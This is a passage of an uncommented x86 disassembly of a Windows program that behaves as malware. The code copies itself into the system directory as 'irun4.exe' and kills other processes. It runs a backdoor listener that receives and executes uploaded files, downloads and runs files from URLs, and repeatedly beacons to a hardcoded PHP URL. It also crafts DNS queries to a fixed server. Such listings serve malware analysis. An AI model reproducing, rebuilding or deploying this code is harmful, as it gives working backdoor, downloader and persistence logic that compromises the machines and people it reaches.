                call    jmp_KERNEL32.DLL!SystemTimeToFileTime
                lea     eax,[ebp-30h]
                push    eax
                lea     eax,[ebp-20h]
                push    eax
                call    jmp_KERNEL32.DLL!SystemTimeToFileTime
                lea     eax,[ebp-30h]
                push    eax
                lea     eax,[ebp-28h]
                push    eax
                call    jmp_KERNEL32.DLL!CompareFileTime
                cmp     eax,00000001h
                jnz     L00401E3F
                xor     eax,eax
                jmp     L00401E42
L00401E3F:
                xor     eax,eax
                inc     eax
L00401E42:
                leave
                retn
;-------------------------------------------------------------------------------
```

```
SUB_L00401E44:
                push    ebp
                mov     ebp,esp
                add     esp,FFFFFED4h
                push    edi
                push    esi
                push    ebx
                call    jmp_KERNEL32.DLL!GetCurrentProcessId
                mov     esi,eax
                mov     ebx,SSZ00406039__irun4_exe
                inc     ebx
                mov     dword ptr [ebp-00000128h],00000128h
                push    00000000h
                push    00000002h
                call    jmp_KERNEL32.DLL!CreateToolhelp32Snapshot
                mov     [ebp-0000012Ch],eax
                lea     eax,[ebp-00000128h]
                push    eax
                push    [ebp-0000012Ch]
                call    jmp_KERNEL32.DLL!Process32First
L00401E88:
                or      eax,eax
                jz      L00401EC4
                push    ebx
                lea     eax,[ebp-00000104h]
                push    eax
                call    jmp_shlwapi.dll!StrStrIA
                or      eax,eax
                jz      L00401EB0
                cmp     [ebp-00000120h],esi
                jz      L00401EB0
                push    [ebp-00000120h]
                call    SUB_L00401278
L00401EB0:
                lea     eax,[ebp-00000128h]
                push    eax
                push    [ebp-0000012Ch]
                call    jmp_KERNEL32.DLL!Process32Next
                jmp     L00401E88
L00401EC4:
                push    [ebp-0000012Ch]
                call    jmp_KERNEL32.DLL!CloseHandle
                push    00000DACh
                call    jmp_KERNEL32.DLL!Sleep
                xor     eax,eax
                pop     ebx
                pop     esi
                pop     edi
                leave
                retn
;---------------------------------------------------------------------------
SUB_L00401EE0:
                call    jmp_KERNEL32.DLL!GetTickCount
                push    eax
                call    SUB_L00401000
                push    00000104h
```

```
                push    L00409E60
                call    jmp_KERNEL32.DLL!GetSystemDirectoryA
                push    SSZ00406039__irun4_exe
                push    L00409E60
                call    jmp_KERNEL32.DLL!lstrcatA
                push    00000104h
                push    L00409F65
                push    00000000h
                call    jmp_KERNEL32.DLL!GetModuleFileNameA
                call    SUB_L00401AD6
                push    00000080h
                push    L00409E60
                call    jmp_KERNEL32.DLL!SetFileAttributesA
                call    jmp_KERNEL32.DLL!GetCommandLineA
L00401F33:
                cmp     dword ptr [eax],6470752Dh
                jz      L00401F56
                cmp     dword ptr [eax],6C65642Dh
                jz      L00401F4C
                inc     eax
                cmp     byte ptr [eax+03h],00h
                jnz     L00401F33
                jmp     L00401F5B
L00401F4C:
                call    SUB_L00401E44
                call    SUB_L00401B1A
L00401F56:
                call    SUB_L00401E44
L00401F5B:
                push    L00409E60
                push    L00409F65
                call    jmp_KERNEL32.DLL!lstrcmpiA
                or      eax,eax
                jz      L00401FA1
                push    00000000h
                push    L00409E60
                push    L00409F65
                call    jmp_KERNEL32.DLL!CopyFileA
                or      eax,eax
                jz      L00401F9A
                push    00000000h
                push    00000000h
                push    00000000h
                push    L00409E60
                push    SSZ004061DF_open
                push    00000000h
                call    jmp_SHELL32.dll!ShellExecuteA
L00401F9A:
                push    00000000h
                call    jmp_KERNEL32.DLL!ExitProcess
L00401FA1:
                retn
;------------------------------------------------------------------------------
SUB_L00401FA2:
                push    00000000h
                push    00000000h
```

```
                call    jmp_wininet.dll!InternetGetConnectedState
                or      eax,eax
                jz      L00401FB0
                retn
;------------------------------------------------------------------------------
L00401FB0:
                push    000007D0h
                call    jmp_KERNEL32.DLL!Sleep
                jmp     SUB_L00401FA2
                retn
;------------------------------------------------------------------------------
                push    ebp
                mov     ebp,esp
                add     esp,FFFFFF00h
                push    ebx
                xor     ebx,ebx
                push    00000100h
                lea     eax,[ebp-00000100h]
                push    eax
                call    SUB_L00401163
                push    000000FFh
                lea     eax,[ebp-00000100h]
                push    eax
                call    jmp_wsock32.dll!gethostname
                test    eax,eax
                jnz     L0040200A
                lea     eax,[ebp-00000100h]
                push    eax
                call    jmp_wsock32.dll!gethostbyname
                test    eax,eax
                jz      L0040200A
                mov     eax,[eax+0Ch]
                test    eax,eax
                jz      L0040200A
                mov     eax,[eax]
                mov     ebx,[eax]
L0040200A:
                mov     eax,ebx
                pop     ebx
                leave
                retn
;------------------------------------------------------------------------------
SUB_L0040200F:
                push    ebp
                mov     ebp,esp
                push    [ebp+08h]
                call    jmp_wsock32.dll!inet_addr
                cmp     eax,FFFFFFFFh
                jnz     L00402044
                push    [ebp+08h]
                call    jmp_wsock32.dll!gethostbyname
                or      eax,eax
                jnz     L00402032
                mov     eax,FFFFFFFFh
                jmp     L00402044
L00402032:
```

```
                mov     eax,[eax+0Ch]
                or      eax,eax
                jnz     L00402040
                mov     eax,FFFFFFFFh
                jmp     L00402044
L00402040:
                mov     eax,[eax]
                mov     eax,[eax]
L00402044:
                leave
                retn    0004h
;-------------------------------------------------------------------------------
SUB_L00402048:
                push    ebp
                mov     ebp,esp
                add     esp,FFFFFEF4h
                push    [ebp+0Ch]
                pop     [ebp-0000010Ch]
                mov     dword ptr [ebp-00000108h],00000000h
                mov     dword ptr [ebp-00000104h],00000001h
                lea     eax,[ebp-00000100h]
                push    [ebp+08h]
                pop     [eax]
                lea     eax,[ebp-0000010Ch]
                push    eax
                push    00000000h
                push    00000000h
                lea     eax,[ebp-00000104h]
                push    eax
                push    00000000h
                call    jmp_wsock32.dll!select
                cmp     eax,FFFFFFFFh
                jz      L0040209B
                or      eax,eax
                jnz     L0040209F
L0040209B:
                xor     eax,eax
                jmp     L004020A1
L0040209F:
                mov     al,01h
L004020A1:
                leave
                retn    0008h
;-------------------------------------------------------------------------------
SUB_L004020A5:
                push    ebp
                mov     ebp,esp
                add     esp,FFFFFF80h
                push    ebx
                mov     ebx,[ebp+10h]
                push    [ebp+14h]
                push    [ebp+08h]
                call    SUB_L00402048
                or      eax,eax
                jz      L00402102
L004020BE:
```

```
                cmp     ebx,00000080h
                jbe     L004020CD
                mov     ecx,00000080h
                jmp     L004020CF
L004020CD:
                mov     ecx,ebx
L004020CF:
                jecxz   L00402102
                push    00000000h
                push    ecx
                lea     eax,[ebp-80h]
                push    eax
                push    [ebp+08h]
                call    jmp_wsock32.dll!recv
                test    eax,eax
                jle     L00402102
                sub     ebx,eax
                mov     edx,[ebp+0Ch]
                mov     edx,[edx]
                push    00000000h
                push    eax
                lea     eax,[ebp-80h]
                push    eax
                push    [ebp+0Ch]
                call    [edx+10h]
                cmp     dword ptr [ebp+18h],00000000h
                jz      L00402100
                jmp     L00402102
L00402100:
                jmp     L004020BE
L00402102:
                xor     eax,eax
                test    ebx,ebx
                setz    al
                pop     ebx
                leave
                retn    0014h
;------------------------------------------------------------------------------
SUB_L0040210E:
                push    ebp
                mov     ebp,esp
                add     esp,FFFFFFFCh
                push    ebx
                sub     ebx,ebx
                push    [ebp+18h]
                push    [ebp+08h]
                call    SUB_L00402048
                or      eax,eax
                jz      L0040216A
L00402126:
                push    00000000h
                push    00000001h
                lea     eax,[ebp-01h]
                push    eax
                push    [ebp+08h]
                call    jmp_wsock32.dll!recv
```

```
                test    eax,eax
                jle     L0040216A
                mov     eax,[ebp+14h]
                cmp     [ebp-01h],al
                jnz     L00402144
                mov     bl,01h
L00402144:
                mov     edx,[ebp+0Ch]
                mov     edx,[edx]
                push    00000000h
                push    00000001h
                lea     eax,[ebp-01h]
                push    eax
                push    [ebp+0Ch]
                call    [edx+10h]
                push    [ebp+0Ch]
                call    SUB_L00401398
                cmp     eax,[ebp+10h]
                jc      L00402166
                jmp     L0040216A
L00402166:
                test    ebx,ebx
                jz      L00402126
L0040216A:
                mov     eax,ebx
                pop     ebx
                leave
                retn    0014h
;------------------------------------------------------------------------------
SUB_L00402171:
                push    ebp
                mov     ebp,esp
                add     esp,FFFFFFF4h
L00402177:
                push    [ebp+0Ch]
                call    SUB_L004013F3
                push    00000001h
                push    00000000h
                push    [ebp+0Ch]
                call    SUB_L00401369
                mov     [ebp-0Ch],eax
                push    00000005h
                lea     eax,[ebp-05h]
                push    eax
                call    SUB_L00401163
                push    [ebp+14h]
                push    0000000Ah
                push    [ebp+10h]
                push    [ebp+0Ch]
                push    [ebp+08h]
                call    SUB_L0040210E
                test    eax,eax
                jz      L004021F7
                push    00000000h
                push    [ebp-0Ch]
                push    [ebp+0Ch]
```

```
                call    SUB_L00401369
                mov     edx,[ebp+0Ch]
                mov     edx,[edx]
                push    00000000h
                push    00000004h
                lea     eax,[ebp-05h]
                push    eax
                push    [ebp+0Ch]
                call    [edx+0Ch]
                push    [ebp+0Ch]
                call    SUB_L004013CD
                cmp     byte ptr [ebp-02h],20h
                jnz     L004021E9
                mov     eax,00000001h
                leave
                retn    0010h
;---------------------------------------------------------------------------
                jmp     L004021F5
L004021E9:
                cmp     byte ptr [ebp-02h],2Dh
                jz      L004021F5
                xor     eax,eax
                leave
                retn    0010h
;---------------------------------------------------------------------------
L004021F5:
                jmp     L00402177
L004021F7:
                leave
                retn    0010h
;---------------------------------------------------------------------------
SUB_L004021FB:
                push    ebp
                mov     ebp,esp
                add     esp,FFFFFFF0h
                push    ebx
                xor     ebx,ebx
                push    00000006h
                push    00000001h
                push    00000002h
                call    jmp_wsock32.dll!socket
                cmp     eax,FFFFFFFFh
                jnz     L00402216
                jmp     L00402276
L00402216:
                mov     ebx,eax
                push    00000010h
                lea     eax,[ebp-10h]
                push    eax
                call    SUB_L00401163
                mov     word ptr [ebp-10h],0002h
                mov     ecx,[ebp+10h]
                mov     [ebp-0Eh],cx
                cmp     dword ptr [ebp+0Ch],00000000h
                jz      L0040223B
                mov     eax,[ebp+0Ch]
```

```
                jmp     L0040225A
L0040223B:
                cmp     dword ptr [ebp+0Ch],00000000h
                jnz     L0040224B
                cmp     dword ptr [ebp+08h],00000000h
                jnz     L0040224B
                jmp     L0040226E
                jmp     L0040225A
L0040224B:
                push    [ebp+08h]
                call    SUB_L0040200F
                cmp     eax,FFFFFFFFh
                jnz     L0040225A
                jmp     L0040226E
L0040225A:
                mov     [ebp-0Ch],eax
                push    00000010h
                lea     eax,[ebp-10h]
                push    eax
                push    ebx
                call    jmp_wsock32.dll!connect
                cmp     eax,FFFFFFFFh
                jnz     L00402276
L0040226E:
                push    ebx
                call    jmp_wsock32.dll!closesocket
                xor     ebx,ebx
L00402276:
                mov     eax,ebx
                pop     ebx
                leave
                retn    000Ch
;-----------------------------------------------------------------------------
L0040227D:
                push    ebp
                mov     ebp,esp
                add     esp,FFFFFFECh
                push    esi
                push    ebx
                push    00000010h
                lea     eax,[ebp-10h]
                push    eax
                call    SUB_L00401163
                mov     word ptr [ebp-10h],0002h
                mov     esi,[ebp+08h]
                mov     eax,[esi]
                mov     esi,[esi+04h]
                xchg    al,ah
                mov     [ebp-0Eh],ax
                mov     dword ptr [ebp-0Ch],00000000h
                push    00000006h
                push    00000001h
                push    00000002h
                call    jmp_wsock32.dll!socket
                mov     ebx,eax
                push    [ebp+08h]
```

```
                call    jmp_KERNEL32.DLL!GlobalFree
                cmp     ebx,FFFFFFFFh
                jnz     L004022C9
                xor     ebx,ebx
                jmp     L0040232F
L004022C9:
                push    00000010h
                lea     eax,[ebp-10h]
                push    eax
                push    ebx
                call    jmp_wsock32.dll!bind
                or      eax,eax
                jz      L004022DB
                jmp     L0040232F
L004022DB:
                push    00000005h
                push    ebx
                call    jmp_wsock32.dll!listen
                or      eax,eax
                jz      L004022E9
                jmp     L0040232F
L004022E9:
                mov     dword ptr [ebp-14h],00000010h
                lea     eax,[ebp-14h]
                push    eax
                lea     eax,[ebp-10h]
                push    eax
                push    ebx
                call    jmp_wsock32.dll!accept
                cmp     eax,FFFFFFFFh
                jnz     L00402305
                jmp     L0040232F
L00402305:
                xchg    eax,ecx
                mov     edx,[L00406203]
                cmp     edx,000001F4h
                jnc     L00402327
                lea     eax,[ebp-14h]
                push    eax
                push    00000000h
                push    ecx
                push    esi
                push    00000000h
                push    00000000h
                call    jmp_KERNEL32.DLL!CreateThread
                jmp     L0040232D
L00402327:
                push    ecx
                call    jmp_wsock32.dll!closesocket
L0040232D:
                jmp     L004022E9
L0040232F:
                or      ebx,ebx
                jz      L0040233E
                push    ebx
                call    jmp_wsock32.dll!closesocket
```

```
                mov     ebx,00000000h
L0040233E:
                xor     eax,eax
                pop     ebx
                pop     esi
                leave
                retn    0004h
;-------------------------------------------------------------------------------
SUB_L00402346:
                push    ebp
                mov     ebp,esp
                add     esp,FFFFFFF8h
                push    00000008h
                push    00000000h
                call    jmp_KERNEL32.DLL!GlobalAlloc
                mov     [ebp-04h],eax
                push    [ebp+08h]
                pop     [eax]
                push    [ebp+0Ch]
                pop     [eax+04h]
                lea     eax,[ebp-08h]
                push    eax
                push    00000000h
                push    [ebp-04h]
                push    L0040227D
                push    00000000h
                push    00000000h
                call    jmp_KERNEL32.DLL!CreateThread
                leave
                retn    0008h
;-------------------------------------------------------------------------------
SUB_L0040237E:
                push    ebp
                mov     ebp,esp
                add     esp,FFFFFFF8h
                push    ebx
                push    esi
                push    00000400h
                push    00000040h
                call    jmp_KERNEL32.DLL!GlobalAlloc
                mov     [ebp-08h],eax
                push    [L00406000]
                push    [ebp+08h]
                push    SSZ004061A0__s_p__lu
                push    [ebp-08h]
                call    jmp_user32.dll!wsprintfA
                add     esp,00000010h
                call    SUB_L00401FA2
                push    00000000h
                push    00000000h
                push    00000000h
                push    00000001h
                push    L00406207
                call    jmp_wininet.dll!InternetOpenA
                mov     [ebp-04h],eax
                push    00000000h
```

```
                push    40000000h
                push    00000000h
                push    00000000h
                push    [ebp-08h]
                push    eax
                call    jmp_wininet.dll!InternetOpenUrlA
                xchg    eax,ebx
                or      ebx,ebx
                jz      L004023E7
                push    ebx
                call    jmp_wininet.dll!InternetCloseHandle
L004023E7:
                push    [ebp-04h]
                call    jmp_wininet.dll!InternetCloseHandle
                push    [ebp-08h]
                call    jmp_KERNEL32.DLL!GlobalFree
                xchg    eax,ebx
                pop     esi
                pop     ebx
                leave
                retn    0004h
;---------------------------------------------------------------------------
SUB_L004023FE:
                push    edi
                mov     edi,SSZ00406145_http___postertog_de_scr_php
L00402404:
                cld
                mov     edx,edi
                xor     eax,eax
                or      ecx,FFFFFFFFh
                repne scasb
                push    edx
                call    SUB_L0040237E
                cmp     byte ptr [edi],00h
                jnz     L00402404
                xor     eax,eax
                pop     edi
                retn
;---------------------------------------------------------------------------
L0040241D:
                push    ebp
                mov     ebp,esp
L00402420:
                call    SUB_L00401FA2
                push    000927C0h
                call    jmp_KERNEL32.DLL!Sleep
                call    SUB_L004023FE
                push    00989680h
                call    jmp_KERNEL32.DLL!Sleep
                jmp     L00402420
                xor     eax,eax
                leave
                retn    0004h
;---------------------------------------------------------------------------
SUB_L00402446:
                push    ebp
```

```
                mov     ebp,esp
                add     esp,FFFFFFFCh
                lea     eax,[ebp-04h]
                push    eax
                push    00000000h
                push    00000000h
                push    L0040241D
                push    00000000h
                push    00000000h
                call    jmp_KERNEL32.DLL!CreateThread
                leave
                retn
;------------------------------------------------------------------------------
 SUB_L00402464:
                push    ebp
                mov     ebp,esp
                push    esi
                mov     esi,[ebp+08h]
                push    esi
                call    jmp_KERNEL32.DLL!lstrlenA
                mov     ecx,FFFFFFFFh
                xchg    eax,ecx
                call    SUB_L00401186
                mov     esi,SSZ00406212___upd
                mov     ecx,0000000Ah
                add     esi,00000006h
                push    ecx
                call    SUB_L00401186
                mov     esi,L0040248B
                add     esi,[L0040248B]
                add     esi,00000004h
                dec     [esp]
                pop     ecx
                call    SUB_L00401186
                pop     esi
                leave
                retn    0004h
;------------------------------------------------------------------------------
 SUB_L004024AB:
                push    ebp
                mov     ebp,esp
                add     esp,FFFFFE94h
                push    esi
                push    edi
                push    ebx
                push    FFFFFFFFh
                push    [L004061FB]
                call    jmp_KERNEL32.DLL!WaitForSingleObject
                mov     dword ptr [ebp-0000016Ch],00000000h
                mov     byte ptr [ebp-01h],00h
                mov     byte ptr [ebp-00000152h],00h
                push    00000008h
                lea     eax,[ebp-00000151h]
                push    eax
                call    SUB_L00401163
                push    00000800h
```

```
                push    00000040h
                call    jmp_KERNEL32.DLL!GlobalAlloc
                mov     [ebp-00000164h],eax
                push    [ebp+0Ch]
                call    SUB_L004013F3
                push    00000000h
                push    00000005h
                push    00000001h
                push    [ebp+0Ch]
                push    [ebp+08h]
                call    SUB_L004020A5
                test    eax,eax
                jz      L00402890
                push    [ebp+0Ch]
                call    SUB_L004013E0
                mov     edx,[ebp+0Ch]
                mov     edx,[edx]
                push    00000000h
                push    00000001h
                lea     eax,[ebp-00000152h]
                push    eax
                push    [ebp+0Ch]
                call    [edx+0Ch]
                push    [ebp+0Ch]
                call    SUB_L004013F3
                cmp     byte ptr [ebp-00000152h],00h
                jbe     L00402552
                cmp     byte ptr [ebp-00000152h],0Bh
                jc      L00402557
L00402552:
                jmp     L00402890
L00402557:
                push    00000005h
                push    00000000h
                push    000000C8h
                push    [ebp+0Ch]
                push    [ebp+08h]
                call    SUB_L0040210E
                test    eax,eax
                jz      L00402890
                push    [ebp+0Ch]
                call    SUB_L004013E0
                mov     edx,[ebp+0Ch]
                mov     edx,[edx]
                push    00000000h
                push    000000C8h
                lea     eax,[ebp-000000C9h]
                push    eax
                push    [ebp+0Ch]
                call    [edx+0Ch]
                push    [ebp+0Ch]
                call    SUB_L004013F3
                lea     eax,[ebp-000000C9h]
                push    eax
                call    SUB_L00402464
                cmp     eax,[L00406004]
```

```
                jz      L004025B5
                jmp     L00402890
L004025B5:
                cld
                lea     edi,[ebp-000000C9h]
                mov     eax,00000003h
                stosd
                mov     eax,[L00406000]
                stosd
                push    00000000h
                push    00000008h
                lea     eax,[ebp-000000C9h]
                push    eax
                push    [ebp+08h]
                call    jmp_wsock32.dll!send
                cmp     byte ptr [ebp-00000152h],02h
                jz      L004025F1
                cmp     byte ptr [ebp-00000152h],03h
                jnz     L0040277B
L004025F1:
                push    00000000h
                push    00000004h
                push    00000004h
                push    [ebp+0Ch]
                push    [ebp+08h]
                call    SUB_L004020A5
                test    eax,eax
                jz      L00402890
                push    [ebp+0Ch]
                call    SUB_L004013E0
                mov     edx,[ebp+0Ch]
                mov     edx,[edx]
                push    00000000h
                push    00000004h
                lea     eax,[ebp-00000158h]
                push    eax
                push    [ebp+0Ch]
                call    [edx+0Ch]
                push    [ebp+0Ch]
                call    SUB_L004013F3
                push    00000000h
                push    00000004h
                push    [ebp-00000158h]
                push    [ebp+0Ch]
                push    [ebp+08h]
                call    SUB_L004020A5
                test    eax,eax
                jz      L00402890
                push    [ebp+0Ch]
                call    SUB_L004013E0
                push    00000104h
                lea     eax,[ebp-000000C9h]
                push    eax
                call    jmp_KERNEL32.DLL!GetWindowsDirectoryA
                push    00000005h
                lea     eax,[ebp-00000151h]
```

```
                push    eax
                call    SUB_L004011BE
                push    SSZ0040620A__iuplda
                lea     eax,[ebp-000000C9h]
                push    eax
                call    jmp_KERNEL32.DLL!lstrcatA
                lea     eax,[ebp-00000151h]
                push    eax
                lea     eax,[ebp-000000C9h]
                push    eax
                call    jmp_KERNEL32.DLL!lstrcatA
                push    SSZ004061E4__exe
                lea     eax,[ebp-000000C9h]
                push    eax
                call    jmp_KERNEL32.DLL!lstrcatA
                push    00000000h
                push    00000000h
                push    00000002h
                push    00000000h
                push    00000002h
                push    40000000h
                lea     eax,[ebp-000000C9h]
                push    eax
                call    jmp_KERNEL32.DLL!CreateFileA
                mov     [ebp-00000160h],eax
                inc     eax
                jz      L00402890
                mov     dword ptr [ebp-00000168h],00000000h
L004026DB:
                mov     edx,[ebp+0Ch]
                mov     edx,[edx]
                lea     eax,[ebp-0000015Ch]
                push    eax
                push    00000080h
                lea     eax,[ebp-00000149h]
                push    eax
                push    [ebp+0Ch]
                call    [edx+0Ch]
                cmp     dword ptr [ebp-0000015Ch],00000000h
                jz      L00402731
                push    00000000h
                lea     eax,[ebp-0000015Ch]
                push    eax
                push    [ebp-0000015Ch]
                lea     eax,[ebp-00000149h]
                push    eax
                push    [ebp-00000160h]
                call    jmp_KERNEL32.DLL!WriteFile
                mov     eax,[ebp-0000015Ch]
                add     [ebp-00000168h],eax
                jmp     L004026DB
L00402731:
                push    [ebp-00000160h]
                call    jmp_KERNEL32.DLL!CloseHandle
                cmp     byte ptr [ebp-00000152h],03h
                jnz     L00402756
```

```
                push    SSZ00406212___upd
                lea     eax,[ebp-000000C9h]
                push    eax
                call    jmp_KERNEL32.DLL!lstrcatA
L00402756:
                mov     eax,[ebp-00000158h]
                cmp     eax,[ebp-00000168h]
                jnz     L00402890
                push    00000000h
                lea     eax,[ebp-000000C9h]
                push    eax
                call    jmp_KERNEL32.DLL!WinExec
                jmp     L00402890
L0040277B:
                cmp     byte ptr [ebp-00000152h],04h
                jnz     L0040278E
                call    SUB_L00401B1A
                jmp     L00402890
L0040278E:
                cmp     byte ptr [ebp-00000152h],08h
                jz      L004027A4
                cmp     byte ptr [ebp-00000152h],0Ah
                jnz     L00402890
L004027A4:
                push    00000005h
                push    00000000h
                push    000003E8h
                push    [ebp+0Ch]
                push    [ebp+08h]
                call    SUB_L0040210E
                test    eax,eax
                jz      L00402890
                push    00000104h
                lea     eax,[ebp-000000C9h]
                push    eax
                call    jmp_KERNEL32.DLL!GetWindowsDirectoryA
                push    00000005h
                lea     eax,[ebp-00000151h]
                push    eax
                call    SUB_L004011BE
                push    SSZ0040620A__iuplda
                lea     eax,[ebp-000000C9h]
                push    eax
                call    jmp_KERNEL32.DLL!lstrcatA
                lea     eax,[ebp-00000151h]
                push    eax
                lea     eax,[ebp-000000C9h]
                push    eax
                call    jmp_KERNEL32.DLL!lstrcatA
                push    SSZ004061E4__exe
                lea     eax,[ebp-000000C9h]
                push    eax
                call    jmp_KERNEL32.DLL!lstrcatA
                push    [ebp+0Ch]
                call    SUB_L004013E0
                mov     edx,[ebp+0Ch]
```

```
                mov     edx,[edx]
                push    00000000h
                push    000003E8h
                push    [ebp-00000164h]
                push    [ebp+0Ch]
                call    [edx+0Ch]
                push    00000000h
                push    00000000h
                lea     eax,[ebp-000000C9h]
                push    eax
                push    [ebp-00000164h]
                push    00000000h
                call    jmp_urlmon.dll!URLDownloadToFileA
                or      eax,eax
                jnz     L00402890
                cmp     byte ptr [ebp-00000152h],08h
                jnz     L00402874
                push    00000000h
                push    00000000h
                push    00000000h
                lea     eax,[ebp-000000C9h]
                push    eax
                push    SSZ004061DF_open
                push    00000000h
                call    jmp_SHELL32.dll!ShellExecuteA
                jmp     L00402890
L00402874:
                push    00000000h
                push    00000000h
                push    SSZ00406212___upd
                lea     eax,[ebp-000000C9h]
                push    eax
                push    SSZ004061DF_open
                push    00000000h
                call    jmp_SHELL32.dll!ShellExecuteA
L00402890:
                push    [ebp+08h]
                call    jmp_wsock32.dll!closesocket
                push    [ebp-00000164h]
                call    jmp_KERNEL32.DLL!GlobalFree
                cmp     dword ptr [ebp-0000016Ch],00000000h
                jz      L004028B7
                push    [ebp-0000016Ch]
                call    jmp_KERNEL32.DLL!GlobalFree
L004028B7:
                push    [L004061FB]
                call    jmp_KERNEL32.DLL!ReleaseMutex
                xor     eax,eax
                pop     ebx
                pop     edi
                pop     esi
                leave
                retn    0008h
;-----------------------------------------------------------------------------
L004028CB:
                push    ebp
```

```
                mov     ebp,esp
                add     esp,FFFFFFF0h
                push    esi
                push    edi
                push    ebx
                inc     [L00406203]
                lea     eax,[ebp-04h]
                push    eax
                call    SUB_L00401344
                push    00000001h
                push    00000005h
                push    00000008h
                push    [ebp-04h]
                push    [ebp+08h]
                call    SUB_L004020A5
                push    [ebp-04h]
                call    SUB_L004013E0
                push    00000008h
                lea     eax,[ebp-0Ch]
                push    eax
                call    SUB_L00401163
                mov     edx,[ebp-04h]
                mov     edx,[edx]
                push    00000000h
                push    00000008h
                lea     eax,[ebp-0Ch]
                push    eax
                push    [ebp-04h]
                call    [edx+0Ch]
                lea     esi,[ebp-0Ch]
                cmp     byte ptr [esi],43h
                jnz     L0040293C
                cmp     byte ptr [esi+01h],FFh
                jnz     L0040293C
                cmp     word ptr [esi+02h],FFFFh
                jnz     L0040293C
                push    [ebp-04h]
                push    [ebp+08h]
                call    SUB_L004024AB
                jmp     L0040293E
L0040293C:
                jmp     L00402940
L0040293E:
                jmp     L00402948
L00402940:
                push    [ebp+08h]
                call    jmp_wsock32.dll!closesocket
L00402948:
                push    [ebp-04h]
                call    SUB_L00401357
                dec     [L00406203]
                xor     eax,eax
                pop     ebx
                pop     edi
                pop     esi
                leave
```

```
                retn    0004h
;---------------------------------------------------------------------------
SUB_L0040295F:
                push    ebp
                mov     ebp,esp
                add     esp,FFFFFFF8h
                push    00000248h
                push    00000040h
                call    jmp_KERNEL32.DLL!GlobalAlloc
                mov     [ebp-04h],eax
                mov     dword ptr [ebp-08h],00000248h
                lea     eax,[ebp-08h]
                push    eax
                push    [ebp-04h]
                call    jmp_iphlpapi.dll!GetNetworkParams
                cmp     eax,0000006Fh
                jnz     L004029A1
                push    [ebp-04h]
                call    jmp_KERNEL32.DLL!GlobalFree
                push    [ebp-08h]
                push    00000040h
                call    jmp_KERNEL32.DLL!GlobalAlloc
                mov     [ebp-04h],eax
L004029A1:
                lea     eax,[ebp-08h]
                push    eax
                push    [ebp-04h]
                call    jmp_iphlpapi.dll!GetNetworkParams
                or      eax,eax
                jnz     L004029C5
                mov     eax,[ebp-04h]
                lea     eax,[eax+00000110h]
                push    eax
                push    SSZ00406008_151_201_0_39
                call    jmp_KERNEL32.DLL!lstrcpyA
L004029C5:
                push    [ebp-04h]
                call    jmp_KERNEL32.DLL!GlobalFree
                leave
                retn
;---------------------------------------------------------------------------
SUB_L004029CF:
                push    ebp
                mov     ebp,esp
                add     esp,FFFFFFECh
                push    esi
                push    edi
                push    ebx
                push    0000000Ch
                lea     eax,[ebp-0Ch]
                push    eax
                call    SUB_L00401163
                mov     word ptr [ebp-0Ch],0202h
                mov     word ptr [ebp-0Ah],0100h
                ror     word ptr [ebp-0Ah],08h
                mov     word ptr [ebp-08h],0001h
```

```
                ror     word ptr [ebp-08h],08h
                mov     edx,[ebp+08h]
                mov     edx,[edx]
                push    00000000h
                push    0000000Ch
                lea     eax,[ebp-0Ch]
                push    eax
                push    [ebp+08h]
                call    [edx+10h]
                push    [ebp+0Ch]
                call    jmp_KERNEL32.DLL!lstrlenA
                mov     ecx,eax
                mov     edi,[ebp+0Ch]
L00402A1F:
                mov     edx,edi
                mov     al,2Eh
                cld
                repne scasb
                mov     ebx,edi
                sub     ebx,edx
                cmp     byte ptr [edi-01h],2Eh
                jnz     L00402A31
                dec     ebx
L00402A31:
                mov     [ebp-10h],ebx
                push    ecx
                push    edx
                mov     edx,[ebp+08h]
                mov     edx,[edx]
                push    00000000h
                push    00000001h
                lea     eax,[ebp-10h]
                push    eax
                push    [ebp+08h]
                call    [edx+10h]
                pop     ecx
                mov     edx,[ebp+08h]
                mov     edx,[edx]
                push    00000000h
                push    [ebp-10h]
                push    ecx
                push    [ebp+08h]
                call    [edx+10h]
                mov     dword ptr [ebp-10h],00000000h
                pop     ecx
                test    ecx,ecx
                jnz     L00402A1F
                mov     edx,[ebp+08h]
                mov     edx,[edx]
                push    00000000h
                push    00000001h
                lea     eax,[ebp-10h]
                push    eax
                push    [ebp+08h]
                call    [edx+10h]
                mov     word ptr [ebp-12h],000Fh
```

```
                ror     word ptr [ebp-12h],08h
                mov     edx,[ebp+08h]
                mov     edx,[edx]
                push    00000000h
                push    00000002h
                lea     eax,[ebp-12h]
                push    eax
                push    [ebp+08h]
                call    [edx+10h]
                mov     word ptr [ebp-12h],0001h
                ror     word ptr [ebp-12h],08h
                mov     edx,[ebp+08h]
                mov     edx,[edx]
                push    00000000h
                push    00000002h
                lea     eax,[ebp-12h]
                push    eax
                push    [ebp+08h]
                call    [edx+10h]
                pop     ebx
                pop     edi
                pop     esi
                leave
                retn    0008h
;---------------------------------------------------------------------------
SUB_L00402ABD:
                push    ebp
                mov     ebp,esp
                add     esp,FFFFFF7Ch
                push    ebx
                mov     ecx,00000035h
                xchg    cl,ch
                push    ecx
                push    00000000h
                push    [ebp+0Ch]
                call    SUB_L004021FB
                or      eax,eax
                jz      L00402BC8
                mov     ebx,eax
                push    [ebp+08h]
                call    SUB_L00401398
                xchg    al,ah
                mov     [ebp-04h],eax
                push    00000000h
                push    00000002h
                lea     eax,[ebp-04h]
                push    eax
                push    ebx
                call    jmp_wsock32.dll!send
                push    [ebp+08h]
                call    SUB_L004013E0
L00402B06:
                mov     edx,[ebp+08h]
                mov     edx,[edx]
                lea     eax,[ebp-04h]
                push    eax
```

```
                push    00000080h
                lea     eax,[ebp-00000084h]
                push    eax
                push    [ebp+08h]
                call    [edx+0Ch]
                cmp     dword ptr [ebp-04h],00000000h
                jz      L00402B3B
                push    00000000h
                push    [ebp-04h]
                lea     eax,[ebp-00000084h]
                push    eax
                push    ebx
                call    jmp_wsock32.dll!send
                jmp     L00402B06
L00402B3B:
                push    [ebp+08h]
                call    SUB_L004013F3
                push    00000000h
                push    00000004h
                push    00000002h
                push    [ebp+08h]
                push    ebx
                call    SUB_L004020A5
                test    eax,eax
                jz      L00402BC2
                push    [ebp+08h]
                call    SUB_L004013E0
                mov     dword ptr [ebp-04h],00000000h
                mov     edx,[ebp+08h]
                mov     edx,[edx]
                push    00000000h
                push    00000002h
                lea     eax,[ebp-04h]
                push    eax
                push    [ebp+08h]
                call    [edx+0Ch]
                push    [ebp+08h]
                call    SUB_L004013F3
                mov     eax,[ebp-04h]
                xchg    al,ah
                push    00000000h
                push    00000004h
                push    eax
                push    [ebp+08h]
                push    ebx
                call    SUB_L004020A5
